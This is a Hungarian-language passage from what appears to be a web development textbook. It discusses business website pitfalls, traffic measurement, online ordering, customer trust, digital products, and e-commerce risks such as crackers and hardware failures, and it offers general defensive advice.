Sok weboldal semmilyen hasznos információt nem közöl, vagy éppen a lényegi dolgokról feledkezik meg. Egy honlapnak legalább azt tudatni kell a látogatókkal, hogy mivel foglalkozik a cég, milyen földrajzi területet szolgál ki, és hogyan lehet felvenni vele a kapcsolatot.

Gyenge minőségű megjelenítés

Az interneten senki nem tudja, hogy kutya vagy – szól a régi mondás.¹ Ugyanúgy, ahogy a kisvállalatok (vagy a kutyák) nagyobbnak és megyőzőbbnek tűnhetnek az interneten, a nagyvállalatok is tűnhetnek kicsinek, amatőrök és érdektelennek, ha gyenge a honlapuk.

Cégünk méretétől függetlenül ügyelni kell arra, hogy honlapunk magas színvonalú legyen. A szöveget olyasvalaki írja és ellenőrizze le, aki magas szinten beszéli az adott nyelvet! A képek legyenek rendezettek és jól láthatók, és gyorsan töltődjenek le! Üzleti célú oldalon alaposan meg kell fontolni a képi elemek és színek használatát – ügyelve arra, hogy illeszkedjenek a cég által képviselt kívánt imázshoz. Az animációval csinján bánunk, sőt jobb, ha egyáltalán nem használunk. Soha ne játszzunk le hangot anélkül, hogy a felhasználó ezt kifejezetten kérne!

Bár azt nem fogjuk tudni elérni, hogy az oldal minden gépen, minden operációs rendszeren és böngészőben pontosan ugyanúgy jelenjen meg, ügyeljünk rá, hogy szabványos HTML vagy XHTML kódot használunk, hogy látogatóink döntő többsége hiba nélkül lássa az oldalt megjelenni! Fontos, hogy többféle képernyőfelbontásban és minden elterjedt böngésző-operációs rendszer kombinációban teszteljük az oldal megjelenését.

A honlap által generált megkeresések válasz nélkül hagyása

A kiváló ügyfélszolgálat az interneten is legalább olyan fontos szerepet játszik az ügyfelszerzésben és -megtartásban, mint az üzleti világ más területein. Kis- és nagyvállalatok egyaránt elkövetik azt a hibát, hogy feltüntetnek honlapukon egy e-mail címet, majd elmulasztják ellenőrzni és időben megválaszolni az erre a címre érkező leveleket.

Az embereknek a válaszidő tekintetében eltérő elvárásai vannak az e-maillel és a postai levéllel szemben. Ha az e-mailket nem ellenőrizzük napi rendszerességgel, és nem válaszolunk rájuk, a feladók azt fogják gondolni, hogy megkeresésük nem fontos számunkra.

A weboldalakon közzétett e-mail címeknek általánosnak kell lenniük, pozícióhoz vagy céges részleghez, nem pedig egy adott személyhez kell kötődniük. Vajon mi történik a kovacs.janos@minta.hu címre küldött e-maillel, ha János már nem dolgozik a cégnél? A sales@minta.hu címre küldött e-mailt minden bizonnal megkapja az utódja is. Ráadásul egynél több munkatársnak is irányítható, így biztosan időben válasz születik rá.

A weboldalakra kirakott e-mail címekre minden bizonnal rengeteg kéretlen levelet, spamer fogunk kapni. Erre is gondolunk, amikor elhatározzuk azt, hogyan továbbítsuk vagy kezeljük az ezekre a címekre küldött leveleket! A közvetlen e-mail címek helyett érdemes lehet ürlap alapú kapcsolatfelvételi lehetőséget adni az oldalon, mert ezzel csökkenthető a kéretlen levelek száma.

¹ Egy internettel kapcsolatos „régi mondás” természetesen nem lehet túl régi. Ez az idézet Peter Steiner humoros rajzából származik, amely eredetileg a The New Yorker 1993. július 5-ei számában jelent meg.

Az oldal elavulása

Gondoskodni kell arról, hogy honlapunk megőrizze frissességét és naprakészségét. A tartalmat rendszeresen változtatni kell. A szervezeti változásokat ugyanígy tükröznie kell a honlapnak. Egy „beporosodott oldal” nem ösztönöz visszatérésre, és azt a gyanút kelti a látogatókban, hogy az információk jelentős része már elavult, nem aktuális.

Az egyik módszer arra, hogy honlapunk ne veszítse el aktualitását, ha saját kezüleg frissítjük az oldalakat. Egy másik lehetőség dinamikus oldalak létrehozása olyan programozási nyelvvel, mint például a PHP. Az aktuális információkhoz folyamatosan hozzáférő kód segítségével oldalaink naprakészek maradhatnak.

A látogatottság nyomon követésének elmúltasa

Honlapunk létrehozása szép és jó, de honnan fogjuk tudni, hogy megérte-e a pénzt és az energiát? Különösen egy nagyvállalatnak készített honlap esetén előbb vagy utóbb nekünk fogják szegézni a kérést, hogy számszerűsítük, mekkora értékkel képvisel az oldal a vállalat számára.

Hagyományos marketingkampányok esetében a nagy szervezetek több tízezer dollárt költenek piackutatásra részben a kampány kezdete előtt, részben a kampány után, hogy mérni tudják a hatékonyságát. Webes vállalkozásunk méretétől és anyagi lehetőségeitől függően az ilyen felmérések a honlap tervezését és látogatottságának értékelését is megkönnyíthetik.

Mindazonáltal számos egyszerűbb vagy olcsóbb lehetőség közül választhatunk:

- **A szervernaplók vizsgálata** – A webes szerverek rengeteg adatot tárolnak a hozzájuk érkező kérésekről. Ezek nagy része – marketingcélera – használhatatlan, és nyers állapotukban pusztán mennyiségiük miatt is nehezen értékelhetők. Hogy értelmes összegzést nyerjünk ki a naplófájlok ból, naplófájlelemző segédalkalmazásra van szükségünk. A két legismertebb, ingyenes program az Analog (a <http://www.analog.cx/> címen érhető el) és a Webalizer (<http://www.mrunix.net/webalizer/>). Az olyan üzleti célú és fizetős programok, mint a Summary (<http://summary.net>) vagy a WebTrends Analytics (<http://www.webtrends.com>) teljesebb információt adnak. A naplófájlelemző megmutatja, időben hogyan változik honlapunk látogatottsága, és mely oldalakat nézik meg a látogatók.
- **Eladások figyelemmel követése** – Online katalógusuktól azt várnak, hogy eladásokat generáljon. Az értékesítésre gyakorolt hatását úgy tudjuk megbecsülni, ha összehasonlítjuk az oldal elindítása előtti és utáni értékesítési szinteket. A hatást nyilvánvalóan nehezebb mérni, ha ugyanabban az időszakban más marketingtevékenység is okozhatja az ingadozásokat.
- **Felhasználói visszajelzések gyűjtése** – Amennyiben megkérjük felhasználóinkat, minden bizonnal örömmel elmondják, mit gondolnak honlapunkról. Ha a visszajelzéshez űrlapot készítünk számukra, hasznos véleményeket gyűjthetünk be. A visszajelzések mennyiségeit úgy növelhetjük, ha valahogyan ösztönözzük a látogatókat, például nyereményt sorolunk ki a válaszadók között.
- **Adatgyűjtés reprezentatív felhasználók körében** – A fókuszcsoportos beszélgetések hatékony módszert kínálnak honlapunk vagy a tervezett honlap prototípusának értékelésére. A fókuszcsoportos kutatáshoz pusztán néhány önkéntest kell összegyűtenünk, majd arra kell kérni őket, hogy értékeljék honlapunkat. Válaszaikat és véleményeiket feljegyezzük értékes adatokhoz juthatunk.

A fókuszcsoportos kutatás drága mulatság lehet, amennyiben szakértő moderátor vezeti, aki a potenciális résztvevőket értékelve és szűrve megpróbálja garantálni, hogy demográfiai jellemzőkben és személyiségekben pontosan reprezentálják az alapsokaságot vagy a célcsoportot, majd hozzáérő módon meginterjúolja őket. A fókuszcsoportos beszélgetések ugyanakkor szinte ingyen is elérhetők, amatőr is moderálhatja azokat, és olyan résztvevőkkel is lefolytathatók, akiknek a célpiachoz való viszonyuk nem ismert.

Ha megfizetjük szakértő piackutató cég szolgálatait, az hozzáértően végrehajtott és használható eredményeket hozó fókuszcsoportos kutatást eredményez, ám nem ez az egyetlen járható út. Ha saját magunk folytatunk fókuszcsoportos beszélgetéseket, válasszunk egy ügyes moderátort! Kiválóan kell, hogy értsen az emberek nyelvén, és nem szabad, hogy bármilyen módon elfogult vagy érintett legyen a kutatás eredményét illetően. A csoport létszámát 6 – 10 fő között érdemes tartani. A beszélgetésen elhangzottakat ajánlott rögzíteni, hogy a moderátornak csak arra kelljen figyelnie, hogyan irányítja a beszélgetést. Az így kapott eredmény pontosan annyira lesz releváns és hitelt érdemlő, amennyire a csoportban résztvevő személyek mintája. Ha termékeinket alkalmazottaink barátai vagy családtagjai értékelik, akkor nem valószínű, hogy az eredmény megfelelően mutatja anagyközönség véleményét.

14

Termékekre vagy szolgáltatásokra irányuló rendelések felvétele

Alenyűző online megjelenés létrehozása után a következő logikai lépés lehetővé tenni ügyfeleinknek az online rendelést. Az értékesítők pontosan tudják, mekkora fontossága, hogy a vásárlókból azonnali döntést csikarjunk ki. Minél

több időt hagyunk nekik, hogy átgondolják a vásárlási döntésüket, annál valószínűbb, hogy más üzletekben is szétnéznek, vagy egyszerűen meggondolják magukat. Ha az ügyfelek szeretnék megszerezni termékünket, akkor saját érdekünk, hogy a lehető leggyorsabbá és legegyszerűbbé tegyük a vásárlási folyamatot. Ha arra kényszerítjük őket, hogy felálljanak számítógépükön, és tárcsázzanak egy telefonszámot, vagy keressék fel üzletünket, akkor megakasztjuk a folyamatot. Ha online hirdetésünk meggyőzte a fogyasztókat, hogy vásároljanak, akkor engedni kell, hogy azonnal, honlapunk bezárása előtt megtehessék azt.

Az online rendelésfelvétel rengeteg céggel számára előnyt jelenthet. minden vállalkozás megrendeléseket szeretne kapni. Az online rendelésfelvétel lehetsége növelheti értékesítéseinket vagy csökkentheti értékesítőink leterheltségét. Az online rendelésfelvételhez szükséges környezet természetesen költségekkel jár: dinamikus honlap kifejlesztése, a fizetési módok megszervezése és az ügyfélszolgálat minden pénzbe kerül.

Az online értékesítés egyik legvonzóbb jellemvonása, hogy ezen költségek nagy része pontosan ugyanannyi lesz ezer és egymillió rendelés esetén is. Az elfogadható költségszinthez éppen ezért megfelelő mennyiségen értékesíthető termékre vagy szolgáltatásra van szükség. Mielőtt nagyon beleélnénk magunkat az elektronikus kereskedelemben gondolatába, próbáljuk végig-gondolni, hogy termékeink alkalmassak-e online értékesítésre!

Interneten keresztül leginkább olyan termékeket és szolgáltatásokat vásárolunk, mint a könyvek és a magazinok, a számítógépes szoftverek és hardverek, zene, ruhák, utazás és belépőjegyek (színház, mozi, koncert stb.). Csak azért, mert termékünk nem tartozik ezen kategóriák közé, nem kell elkeserednünk. Ezek a piacok már úgy is telítve vannak jól (és kevésbé jól) ismert márkaikkal. Mindazonáltal érdemes lehet végiggondolni, miért pont ezek a legkelendőbb portékák az interneten.

Az ideális e-kereskedelmi termék nem romlandó és egyszerűen szállítható, elég drága ahhoz, hogy elfogadhatóvá tegye a szállítási költségeket, de annyira mégsem drága, hogy a vásárló kényszerítérezzent arra, hogy vásárlás előtt fizikailag is megvizsgálja. A legjobb e-kereskedelmi termékek az árucikkek. Ha valaki avokádot szeretne venni, minden bizonnal szeretné kiválasztani (megfogni, megszagolni) az adott darabot. Nem minden avokádó egyforma. Egy könyv, CD vagy szoftver általában tökéletesen megegyezik a többi példánnyal – feltéve persze, hogy ugyanaz a címük. A vásárlók nem igénylik, hogy kezükbe vegyék a beszerezni kívánt darabot.

Az e-kereskedelmi termékeknek emellett az internet-felhasználók érdeklődési körébe kell tartozniuk. A könyv írása idején a célcsoportot a munkabérrrel rendelkező, fiatalabb felnőttek alkotják, akik átlag feletti jövedelemmel bírnak, és városban élnek. Idővel azonban számíthatunk rá, hogy az online közönség egyre inkább megegyezik majd a teljes lakossággal.

Egyes termékek soha nem fognak megjelenni az e-kereskedelemmel foglalkozó kutatásokban, mégis sikeresen értékesítethetők online. Ha termékünk csak egy szűk piaci réteg számára vonzó, az internet ideális módszer lehet a vásárlók elérésére. Ha lakóhelyünkön csak tíz ember gyűjt 1980-as évekbeli játkerobotokat, egy ezeket forgalmazó honlap akár sikeres is lehet, ha minden más városban is legalább ugyanennyien gyűjtik őket.

Vannak olyan termékek, amelyek online értékesítése nagy valószínűséggel nem fog számunkra sikert hozni. Az olcsó, romlandó árucikkek, például a zöldség és a gyümölcs nem tűnik túl jó választásnak, bár ez nem riasztja el az embereket, hogy próbálkozzanak – többnyire, persze, sikertelenül. Egyes termékkategóriák tökéletesen megfelelők arra, hogy brochureware honlapot készítsünk hozzájuk, de online rendelésre nem lesznek alkalmassak. Nagy, drága árucikkek tartoznak ide – például az autók és az ingatlakok –, amelyek rengeteg utánajárást igényelnek a vásárlás előtt, túl drágák ahhoz, hogy szemrevételezés nélkül megrendeljék, és leszállítani sem túl egyszerű őket.

Számtalan akadályt kell leküzdenünk a potenciális vásárlók meggyőzéséhez. Ilyenek lehetnek:

- Megválaszolatlan kérdések
- Bizalomhiány
- Nem egyszerű használhatóság
- Kompatibilitáshiány

Ha a felhasználókat ezek bármelyike visszatartja, nagy valószínűséggel vásárlás nélkül fognak távozni honlapunkról.

Megválaszolatlan kérdések

Ha egy potenciális vásárló nem kap azonnal választ valamely kérdésre, minden bizonnal otthagya az oldalt. Ennek a megállapításnak számos következménye van. Figyeljünk arra, hogy oldalunk jól rendezett, jól felépített legyen! Az első alkalommal ott járó látogató könnyen megtalálja, amit keres! Arra is ügyelünk kell, hogy teljes körű információt adjunk, ugyanakkor ne terheljük le túlzottan a látogatókat.

Az interneten az emberek hajlamosak gyorsan átfutni a tartalmat, jellemzően nem szokták alaposan végigolvasni, ezért törekedjünk a tömörésgre! A hirdetési felületek többségénél gyakorlati korlátai vannak, hogy mennyi információt közölhetünk. A honlapokra ez nem érvényes. Itt a két fő korlát közül az egyik az információ létrehozásának és frissítésének a költsége, a másik pedig az, hogy mennyire tudjuk az információtengert úgy rendezni, tagolni és összekapcsolni, hogy a látogatók be tudják

fogadni.

Nagy a kísértés, hogy honlapunkra olyan, soha nem alvó, automatikus értékesítőként gondoljunk, akinek ráadásul még fizetni sem kell, ugyanakkor rendkívül fontos az ügyfélszolgálat. Ösztönözni kell a látogatókat, hogy kérdezzene! Próbálunk meg nekik azonnali vagy szinte azonnali választ adni telefonon, e-mailben, chaten vagy más kényelmes módon!

Bizalomhiány

Ha a látogató számára ismeretlen a márkanevünk, miért bízna bennünket? Bárki össze tud állítani egy honlapot. Egy brochureware oldal átolvasásához nem szükséges bizalom, de a megrendelés már teljesen más történet. Honnan tudja a látogató, hogy megbízható a vállalkozás, és nem a fentebb említett kutya áll az oldal mögött?

Online vásárláskor számos kérdés foglalkoztatja az embereket:

- **Mi fog történni a személyes adataikkal?** Értékesítjük valakinek, arra használjuk, hogy egy csomó reklámot küldjünk nekik, vagy nem biztonságos módon tároljuk, és így mások is hozzáférhetnek? Fontos közölni a látogatókkal, hogy mit teszünk és mit nem teszünk az adataikkal. Ezt az információt adatvédelmi nyilatkozatnak (privacy policy) szokás nevezni, és honlapunk könnyen megtalálható részére kell kirakni.
- **Megbízható vállalkozás vagyunk?** Ha vállalkozásunkat regisztráltuk a megfelelő szerveknél, rendelkezünk irodával, raktárral és telefonszámmal, már több éve működünk, akkor kevésbé valószínű, hogy csak átverés az egész oldal – szemben egy olyan vállalkozással, amely pusztán egy honlapból és egy postafiókcímből áll. Ne felejtsük el ezeket az adatokat megadni saját magunkról!
- **Mi történik, ha a vásárló nem elégedett a termékkel?** Milyen feltételekkel számíthat pénzvisszatérítésre? Ki fizeti a szállítási díjat? Internetes kereskedelem esetén a törvény a hagyományos vásárlás esetén érvényesnél szélesebb körű elállási jogot ad a vásárlóknak. Sok online kereskedés feltétel nélkül visszaveszi a terméket, ha a vevő bármilyen oknál fogva elégedetlen azzal. (Magyarországon a jelenlegi szabályozás szerint a vevő 8 napon belül élhet elállási jogával, amennyiben saját költségén, bontatlanul vagy megbontott csomagolásban, de hiánytanul visszaküldi a terméket az eladónak.) Gondoljuk véig, hogy milyen arányban állhat egymással a pénzvisszatérítés költsége és a liberális visszatérítési szabályzat által okozott forgalomnövekedés! Bárhogyan döntünk is ebben a kérdésben, ügyeljünk, hogy a feltételeket pontosan megjelenítsük oldalunkon!
- **Ránk bízhatják az ügyfelek a bankkártyaadatokat?** Az interneten vásárlók legnagyobb bizalmi aggálya, hogy elküldjék-e bankkártyájuk adatait az interneten keresztül. Éppen ezért olyan vállalkozás látszatát kell keltenünk, amely ügyel a biztonságra, és ténylegesen biztonságosan kell kezelni ügyfeleink bankkártyáit. Ez minimum azt jelenti, hogy Secure Sockets Layer (SSL) protokollon keresztül kell az adatokat a felhasználó böngészőjéből webes kiszolgálónkra továbbítani, illetve gondoskodnunk kell kiszolgálónkhoz érő és biztonságos felügyeletéről. A későbbiekben részletesebben foglalkozunk ezzel a témaival.

Nem egyszerű használhatóság

Nincs két egyforma ember, így vásárlóink is eltérő számítógépes tapasztalattal, nyelvtudással, műveltséggel, memoriával és látásmódossal rendelkeznek. Ebből kifolyólag az oldalunknak a lehető legegyszerűbben használhatónak kell lennie. A használhatósággal és a kezelőfelület megtervezésével kapcsolatos elvekről egész könyveket írnak, álljon itt mégis néhány iránymutatás:

- **Örizzük meg honlapunk egyszerűségét!** Minél több lehetőséget, hirdetést és a figyelem elterelésére alkalmas elemet helyezünk a képernyőre, annál valószínűbb, hogy összevarjuruk a felhasználót.
- **Olvasható szövegfajtát válasszunk!** Tiszta, egyszerű betütípusokat használunk! Ne állítsuk túl kicsire a szöveget, és ne feledjük, hogy a különböző típusú számítógépeken eltérő méretben jelenhet meg!
- **Tegyük a rendelési folyamatot a lehető legegyszerűbbé!** A józan ész csakúgy, mint a rendelkezésre álló tapasztalatok azt sügíti, hogy minél többet kell a vásárlóknak a megrendeléshez az egérrrel kattintani, annál kevésbé valószínű, hogy végigcsinálják a folyamatot. Csökkentsük a lépések számát a minimálisan szükségesre, de ne feledjük, hogy az Amazon.com Amerikában szabadalommal² levédette az egy kattintással történő rendelés folyamatát! (Az Amazon 1-Clicknek hívja a módszert.) A szabadalmat sok honlap üzemeltetője élesen támadja.
- **Ne engedjük, hogy a felhasználók elveszíték a fonalat!** Adjunk nekik iránymutatást, és navigációs iránypontokkal jelezük számukra, hol járnak! Emeljük ki azt a menüpontot, amelyikben éppen tartózkodnak, így segítve a tájékozódásukat!

² U.S. Patent and Trademark Office (Amerikai Szabadalomügyi és Márkavédelmi Hivatal), 5960411 számú szabadalom: Kommunikációs hálózaton kereszttüli rendelésleadás módszere és rendszere.

Ha a vásárláshoz kosár funkciót kínálunk a látogatóknak, amelyben a fizetés előtt virtuálisan tárolhatják a kiválasztott árucikkeket, figyeljünk rá, hogy a képernyőn minden látható legyen egy, a bevásárlókosárra mutató hivatkozás!

Kompatibilitáshiány

Ne felejtse el oldalunkat különböző böngészőkben és operációs rendszerek alatt tesztelni! Ha valamely népszerű böngészőben vagy operációs rendszer alatt nem működik rendesen, akkor amatőrnek fogunk tűnni, és elveszítjük a potenciális piac jelentős részét.

Ha oldalunk már működik, a webszerver naplójéből megállapíthatjuk, milyen böngészőket használnak a látogatóink. Ökol szabályként elmondható, hogy ha oldalunkat az alábbi böngészőkben, operációs rendszerek alatt és eszközökön ellenőrizve semmilyen hibával nem találkozunk, akkor a felhasználók nagy többsége számára megfelelően jelenik meg oldalunk: Firefox (minden operációs rendszer alatt), az Internet Explorer (Windows) és a Safari (Macintosh) legfrissebb verziója, kézi számítógép és egy olyan, csak szöveget megjelenítő böngésző, mint például a Lynx. Ne felejtse el oldalunkat különböző képernyőfelbontásokban megjeleníteni! Egyes felhasználók a nagyon nagy felbontásokat kedvelik, mások telefont vagy PDA-t használnak. Nehéz elérni, hogy ugyanaz az oldal megfelelően nézzen ki a 2048 képpont szélességű képernyőn és a 240 pixel szélesen is.

Kerüljük a vadonatúj funkciók és eszközök használatát, kivéve, ha vállaljuk, hogy az oldalt több változatban írjuk meg és tartjuk fenn! A szabványokkal kompatibilis HTML vagy XHTML mindenhol működni fog, de a régebbi funkciókat nagyobb valószínűséggel fogja megfelelő módon támogatni az összes böngésző és eszköz.

Szolgáltatások vagy digitális termékek értékesítése

Rengeteg terméket és szolgáltatást értékesítenek az interneten és szállítják ki a vásárlónak futárszolgálattal. Egy kisebb részüket azonnal, online igénybe veheti a vásárló. Ha valamely szolgáltatást vagy árut hálózaton keresztül is lehet továbbítani, akkor azonnal, emberi beavatkozás nélkül megrendelhető, kifizethető és igénybe vehető. Az így értékesített legegyszerűbb szolgáltatás az információ. Az információ gyakran teljesen ingyenes vagy hirdetésekkel finanszírozott. Egyes információkhoz előfizetés vagy tranzakciókérti fizetés alapján lehet hozzáérni.

A digitális árucikkek közé tartoznak egyebek között az e-könyvek és az elektronikus formátumban (például MP3-ban) lévő zene. A képügynökségek által forgalmazott képek is digitalizálhatók és letölthetők. A számítógépes szoftvereknek sem kell szükségszerűen CD-n vagy DVD-n lenniük, közvetlenül is letölthetők. Az így értékesített szolgáltatások közé tartozik például az internet-hozzáférés vagy a webtárhely is.

Az oldalunkon megrendelt termékek fizikai kiszállítása esetén bizonyos előnyökkel és hátrányokkal kell számolnunk. A fizikai formában létező termék kiszállítása pénzbe kerül. A digitális letöltések szinte teljesen ingyenesek. Ez azt jelenti, hogy ha másolható és digitálisan értékesíthető terméket vagy szolgáltatást kínálunk, annak értékesítési költsége 1 és 1000 darab esetén is ugyanaz lesz. Természetesen ez csak bizonyos korlátok között igaz; megfelelő szintű értékesítés és forgalom esetén többet kell például hardverre és sávszélességre fordítani.

A digitális termékek és szolgáltatások könnyen értékesíthetők impulzív vásárlásként. Ha valaki fizikai formában létező árucikket rendel, a szállítás legalább egy napig tart. A letöltésekkel ezzel szemben másodpercben, legfeljebb percben mérjük. Ez azt jelenti, hogy a kereskedők az azonnali teljesítés terhével kénytelenek szembeszülni. Ha digitálisan teljesítjük a vásárlást, azonnal kell megtennünk azt. Nem tehetjük meg, hogy manuálisan dolgozzuk fel a rendeléseket, vagy napon belül szétterítjük a csúcsidőszaki terhelést. Az azonnali teljesítésű rendszereknél ezért inkább fennáll a csalás veszélye, és nagyobb terhelést jelentenek a számítógépes erőforrásoknak.

A digitális termékek és szolgáltatások kiválóan alkalmasak az e-kereskedelemre, de nyilvánvalóan korlátozott az így értékesíthető termékek és szolgáltatások köre.

Többletérték hozzáadása termékekhez vagy szolgáltatásokhoz

Az üzleti weboldalak egyes, igen sikeres részei egyáltalán nem árulnak terméket vagy szolgáltatásokat. Az olyan funkciókat, mint a futárcégek – például az UPS (<http://www.ups.com>) vagy a FedEx (<http://www.fedex.com>) – nyomon követési szolgáltatásai, nem közvetlen profitszerzés céljával fejlesztették ki. A szervezet által kínált, meglévő szolgáltatásokhoz adnak többletértéket. Ha lehetőséget adunk az ügyfeleknek, hogy nyomon kövessék küldeményük útját, vagy megtekintsék banki egyenlegüket, versenyelőnyhöz juttathatjuk vállalkozásunkat.

A támogatást kínáló fórumok is ebbe a kategoriába tartoznak. Komoly üzleti okai vannak annak, hogy miért érdemes a vá-

sárlók számára olyan fórumot működtetni, ahol megtárgyalhatják a cég termékeivel kapcsolatos hibaelhárítási tippeket. A más vásárlók által javasolt megoldásokkal orvosolhatók az ügyfelek problémái, a külföldi vásárlók telefonköltség nélkül kaphatnak támogatást, és a hivatali órákon kívüli időben is választ adhatnak egymás kérdéseire a fórumozók. A támogatás ilyen formája igen alacsony költség mellett növelheti a fogyasztók elégedettségét.

Költségcsökkentés

Az internet használatának gyakori oka a költségek csökkenése. Megtakarítás származhat az információ online megosztásából, a kommunikáció előmozdításából, a szolgáltatások lecseréléseből, illetve a működés központosításából.

Ha jelen pillanatban igen sok embernek adunk tájékoztatást, minden bizonnyal gazdaságosabb módon is megtehethnénk ezt egy weboldalon keresztül. Akár árlistákat, termékkatalógusokat, dokumentált eljárásiokat, specifikációkat vagy bármilyen más információt adunk át az érdeklődőknek, biztosan olcsóbban jönnénk ki, ha ugyanezt az interneten tennénk elérhetővé, mint a nyomtatott példányok előállításával és kiküldésével. Különösen igaz ez a rendszeresen változó információkra. Az internet a kommunikáció biztosításával pénzt takaríthat meg számunkra. Ez akár azt jelenti, hogy az ajánlatkéréseket gyorsan szétküldhetjük, és rövid időn belül választ kaphatunk, akár azt, hogy az ügyfelek az ügynököket vagy közvetítőket kikerülve közvetlenül a nagykereskedővel vagy a gyártóval léphetnek kapcsolatba – az eredmény ugyanaz lesz. Az árak csökkennek, a nyereség pedig nő.

A pénzbe kerülő szolgáltatások elektronikus változatra cserélése költségcsökkentést eredményezhet. Bátor példája ennek az Egghead.com esete. A cég úgy döntött, hogy bezárja informatikai bolthálózatát, és az e-kereskedelelmre összpontosítja figyelmét. Bár egy komoly e-kereskedelmi oldal létrehozása nyilvánvalóan pénzbe kerül, egy 80 kiskereskedelmi üzletből álló lánc sokkal nagyobb folyamatos költséggel jár. Ám a meglévő szolgáltatások cseréje kockázatot is hordoz magában. Az a minimum, hogy az internetet nem használó ügyfeleket elveszítjük. Az Egghead.com új vállalkozása nem jött be. A cég az 1998-as dot-com lufi idején zárta be üzleteit, majd a lufi kipukkadtásakor, 2001-ben csödvédelmet kért.

A központosítás is költségcsökkenést eredményezhet. Ha több telephellyel rendelkezünk, több helyen kell bérleti díjat és rezisit fizetni, alkalmazottakat foglalkoztatni, és mindenhol raktárkészletet kell fenntartani. Egy internethely vállalkozás elég, ha egyetlen központi telephellyel bír, a világ bármelyik pontjáról elérhető lesz.

Kockázatok és veszélyforrások megismerése

Minden üzlet kockázatokkal jár: versenytársak, lopás, állandóan változó fogyasztói preferenciák és természeti katasztrófák – hogy csak néhányat említsünk a lehetséges veszélyforrások közül. Az e-kereskedelmi cégek által észlelt kockázatok egy része azonban a hagyományos vállalkozásokra alig vagy egyáltalán nem jelent veszélyt. Ilyen kockázatot hordoznak a:

- Crackerek
- A kívánt üzleti eredmény elmaradása
- Számítógépes hardverhibák
- Elektromos, kommunikációs vagy hálózati hibák
- Erős verseny
- Szoftverhibák
- Változó szabályozási környezet és adójogsabályok
- Rendszer-kapacitásbeli korlátok

Crackerek

Az e-kereskedelmet érintő, leggyakrabban emlegetett fenyegetés a *cracker* néven ismert, rosszindulatú számítógép-felhasználóktól erkezik. minden cég ki van téve annak a veszélynek, hogy bűnözök célpontjává válik, de az e-kereskedelmi vállalkozások folyamatosan vonzzák a különböző szándékú és képességű crackereket.

A crackerek támadásainak oka lehet a kihívás, a hírnév iránti vágy, az oldal tönkretétele, pénz eltulajdonítása vagy a termékek, szolgáltatások ingyenes megszerzése.

Az oldal biztonságossá tételehez az alábbiak kombinációja szükséges:

- Biztonsági mentések készítése a fontos információkról
- Olyan személyzeti politika, amely vonzza a becsületes munkavállalókat, és fenntartja lojalitásukat, mert a legveszélyesebb támadások mindig belülről jönnek
- Szoftverekkel kapcsolatos óvintézkedések, például biztonságos szoftverek használata és folyamatos frissítése
- Az alkalmazottak felkészítése a támadások célpontjainak és a gyengeségek azonosítására

■ Auditálás és naplázás a betörések és a betörési kísérletek észlelésére

A számítógépes rendszerek elleni legsikeresebb támadások olyan jól ismert gyengeségeket használnak ki, mint a könnyen kitalálható jelszavak, a gyakran használt hibás konfigurációk és a régi szoftververziók. A józan ész által diktált óvintézkedésekkel a nem professzionális támadások elháríthatók, illetve elérhető, hogy a legrosszabb bekövetkezése esetén biztonsági mentéssel rendelkezzünk.

A kívánt üzleti eredmény elmaradása

Bár széles körben tartanak a crackerek támadásaitól, az e-kereskedelmi vállalkozások bukásának legnagyobb része hagyományos gazdasági tényezőkhöz köthető. Egy komoly e-kereskedelmi oldal kifejlesztése és piacra vitele rengeteg pénzbe kerül. A cégek sok esetben hajlandók rövid távon pénzt veszíteni, mert bíznak benne, hogy a márka piaci megszilárdulása után az ügyfélszám és a bevétel is nöni fog.

A dot-com lufi kipukkadása sok cég vesztét okozta, mert a veszteséges vállalkozások működéséhez elengedhetetlen kockázati tőke egyszerűen eladt. A komoly bukták közé tartozott az európai boo.com is, amelynek elfogyott a pénze. Kénytelen voltak a céget eladni, miután hat hónap alatt 120 millió dollárt tapsoltak el. A problémát nem az okozta, hogy a Boonak nem voltak eladásai; a baj az volt, hogy a cég sokkal többet költött, mint amennyi bevételt hozott.

Számítógépes hardverhibák

Ha vállalkozásunk a weboldalunkról függ, nyilvánvaló, hogy bármely számítógépünk kritikus alkatrészeinek hibája komoly következménnyel jár. Forgalmas vagy üzletkritikus weboldalak esetén létfogósultsága van redundáns rendszerek használatának, hogy bármelyiknek a hibája ne lehessen hatással a teljes rendszer működésére. Mint minden veszélyforrás esetén, itt is azt kell mérlegelni, hogy a weboldal egynapos – a cserealkatrészre vagy a javításra várás ideje alatti – leállásának esélye indokolja-e a redundáns berendezés költségét.

Viszonylag egyszerűen beállíthatunk több, Apache-t, PHP-t és MySQL-t futtató gépet, amelyek MySQL replikációval egy-szerűen szinkronban tarthatók, ám jelentősen megnövelik hardver-, hálózatiinfrastruktúra- és tárhelyköltségeinket.

Elektromos, kommunikációs vagy hálózati hibák

Ha az internetre alapozzuk vállalkozásunkat, akkor szolgáltatók összetett hálózatára vagyunk kénytelenek támaszkodni. Ha a weboldalunkat a világ többi részével összekötő kapcsolat leáll, semmi más nem tehetünk, mint ölte tett kézzel várjuk, hogy szolgáltatónk helyreállítsa a szolgáltatást. Ugyanez igaz az elektromos hálózat leállásaira is.

A költségvetésünk biztosította kereteken belül dönthetünk úgy, hogy több szolgáltatást veszünk igénybe különböző szolgáltatóktól. Ez többletköltséggel jár, de azt jelenti, hogy ha valamelyik szolgáltató kiesik, még mindig ott a másik. A rövid áramkimaradások okozta problémákat szünetmentes tápegységebe beruházva kerülhetjük el.

Erős verseny

Ha valamelyik utcásarkon nyitunk kiskereskedelmi boltot, viszonylag pontosan felmérhetjük a versenyhelyzetet. Versenytársaink elsőlegesen a környező területen ugyanazt a termékskálát értékesítő vállalkozások. Új versenytársak viszonylag ritkán jelennek meg. E-kereskedelemben esetében kevésbé lehetünk biztosra.

A szállítási költségek függvényében versenytársaink a világ bármely pontján elhelyezkedhetnek, és ki vagyunk téve az árfolyam-ingadozásoknak, illetve a munkaerőköltségek változásának. Az internet erősen versenyző és gyorsan változó környezet. Ha népszerű termékkategóriában utazunk, nap mint nap új versenytársakat kaphatunk. A verseny kockázata ellen nem sokat tehetünk, de ha nem állunk meg a fejlesztésekkel, megpróbálhatjuk megőrizni versenyképességünket.

Szoftverhibák

Ha vállalkozásunk szoftverekre támaszkodik, akkor a szoftverekben lévő hibák a sebezhetőségünkkel jelentik. A kritikus hibák valószínűségét megbízható szoftver választásával csökkenthetjük, illetve érdemes a rendszer egyes részeinek megváltoztatása után legendő időt hagyni a tesztelésre, formális tesztelési eljárást folytatni, és az éles rendszeren csak akkor végrehajtani a változtatásokat, ha azokat máshol már kellőképpen letesztleltük.

